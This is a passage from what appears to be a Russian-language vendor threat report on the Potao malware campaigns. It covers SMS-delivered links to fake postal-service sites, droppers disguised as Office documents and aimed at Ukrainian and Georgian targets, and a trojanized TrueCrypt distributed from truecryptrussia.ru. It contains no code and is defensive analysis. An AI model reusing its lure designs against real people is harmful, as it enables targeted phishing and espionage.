


Рис. 10. Фрагмент кода отладочной версии вредоносной программы.

Интересно отметить, что один из идентификаторов кампании в этих отладочных версиях Potao представлял из себя слово *krim* (Крым).

В марте 2014 г. преступная группа переключилась на использование нового вектора распространения Potao. Они начали использовать т. н. «веб-страницу посадки» (landing page) для

установки вредоносной программы. Веб-страница называлась MNTExpress. Мы полагаем, что дизайн этого веб-сайта был взят у веб-сайт российской почтовой службы Pony Express.




Рис. 10. Внешний вид веб-страницы службы доставки Pony Express.




Рис. 11. Внешний вид веб-страницы MNTExpress.

Маскировка фишингового сообщения в качестве уведомления почтовой службы является очень распространенным методом у злоумышленников для распространения вредоносных программ. Инструкции на загрузку вредоносной программы могут располагаться в теле сообщения. Однако, кибергруппа Potao использует иной подход. Предполагаемые жертвы получали SMS-сообщения, которые содержали ссылку на веб-страницу с вредоносной программой. Жертве также отправлялся специальный «код отслеживания» (tracking code), а также имя получателя. Этот метод также является очередным индикатором направленности кибератаки, так как, во-первых, злоумышленникам нужно было провести разведку и получить полное имя жертвы, а также номер ее телефона. Во-вторых, для получения файла вредоносной программы жертве нужно было ввести отправленный ей код в SMS-сообщении.




Рис. 12. SMS-сообщение, отправленное злоумышленниками.




Рис. 13. Один из получателей SMS-сообщения от злоумышленников пытается получить информацию о нем в публичной группе социальной сети vkontakte.

Схожий сценарий распространения вредоносного ПО был использован злоумышленниками уже в марте 2015 г. На этот раз злоумышленники зарегистрировали домен WorldAirPost.com, а дизайн для веб-сайта был взят у почтовой службы Сингапура. Они просто заменили логотип с «Singapore Post» на «Italy Post».




Рис. 14. Внешний вид легитимного веб-сайта почты Сингапура.

Рис. 15. Внешний вид фальшивого веб-сайта WorldAirPost.com.

На момент нашего анализа, злоумышленники были все еще активны, зарегистрировав еще один домен WorldAirPost.net в июне 2015 г. Нужно отметить, что MNTExpress поддерживал два языка русский и английский, а WorldAirPost только английский. При использовании этого веб-сайта, злоумышленники прибегали к маскировке дропперов в качестве документа MS Excel, а не Word.

Кроме этого, вместо отображения decoy-документа (приманка), дроппер показывает пользователю специальное системное сообщение (Рис. 16).




Рис. 16. Системное сообщение, отображаемое дроппером пользователю при запуске в системе.

Начиная с марта 2015 г., наша антивирусная лаборатория обнаруживала вредоносные файлы Potao на компьютерах украинских военных и правительственных организаций, а также на компьютерах одного из крупнейших украинских новостных агентств. Распространяемые дропперы маскировались в качестве документов MS Word и им были присвоены осмысленные названия файлов.




Рис 17. Названия файлов дропперов, которые использовались в кибератаках на высокопоставленные учреждения на Украине.

Видно, что названия файлов указывают на их направленность на военные и правительственные учреждения Украины. Decoy-документ дропперов, видимо, был поврежден (Рис. 18).




Рис. 18. Внешний вид decoy-документа, который был использован в дропперах Potao от 5 марта 2015 г.

Компрометация приложения шифрования TrueCrypt

В процессе мониторинга ботнета Potao, мы обнаружили заражения компьютеров, которые изначально были выполнены другим вредоносным ПО с использованием подозрительных веб-сайтов.

Нами было установлено, что Win32/Potao устанавливался в систему с использованием исполняемого файла с названием TrueCrypt.exe. На первый взгляд в этом не было ничего удивительного, поскольку злоумышленники часто присваивают специальные доверенные названия вредоносным файлам. Однако, в этом случае дело обстояло иначе, поскольку скомпрометированная версия легитимного ПО для шифрования под названием TrueCrypt выступала в качестве загрузчика (даунлоадера) дроппера Potao. Дальнейшее расследование показало, что такая модификация TrueCrypt распространялась через веб-сайт truecryptrussia.ru. Более того, нам удалось установить факт использования злоумышленниками этого доменного имени в качестве одного из адресов управляющего C&C-сервера. Этот факт приводит нас к мысли о том, что данный сайт не является легитимным, а был изначально задуман владельцами для проведения вредоносных операций. Таким образом, сам веб-сайт и ПО под названием «TrueCrypt Russia» использовались для выполнения следующих вредоносных функций.

1. Хостинг вредоносной модификации ПО для шифрования TrueCrypt.
2. Как следствие первого пункта, хостинг вредоносного ПО Win32/Potao.
3. Адрес веб-сайта использовался в качестве управляющего C&C-сервера для Win32/FakeTC.

Следует отметить, что не каждый посетитель вышеуказанного веб-сайта загрузит именно вредоносную модификацию TrueCrypt. Механизм загрузки вредоносной копии организован на выборочной основе. Это является еще одним доказательством направленности кибератаки с использованием Potao.

Рис. 19. Веб-страница TrueCrypt Russia.

Согласно нашей статистике ESET LiveGrid, указанный веб-сайт распространял вредоносную версию ПО TrueCrypt, по крайней мере, с июня 2012 г. В данном случае, временные метки файлов вредоносного ПО относятся к апрелю 2012 г.

Грузинская киберкампания

В подтверждение того факта, что злоумышленники, стоящие за Potao, были очень активны даже на момент написания этого исследования, можно привести один из дропперов вредоносной программы с датой компиляции 20 июля 2015 г. Дроппер использовался для компрометации пользователей в Грузии. На этот раз decoy-документ представлял из себя файл PDF.




Рис. 20. Пример decoy-документа из «грузинского дроппера».

Технический анализ Win32/Potao

С точки зрения своих возможностей, вредоносная программа Win32/Potao имеет много общих характеристик с трояном BlackEnergy. Перед тем как начать рассматривать технические возможности Potao, рассмотрим происхождение названия этого семейства вредоносных программ. Первые образцы Potao содержали в своем теле зашифрованную строку **GlobalPotao**. Другие образцы Potao, которые также обнаруживаются антивирусными продуктами ESET, содержат названия **Sapotao** и **node69**. Эти слова использовались в именах файлов DLL библиотек Potao, а также в строках путей PDB внутри исполняемых файлов. Ниже перечислены примеры строк с путями к PDB-файлу с отладочными символами Potao.




Рис. 21. Путь к PDB-файлу в теле файла вредоносной программы.

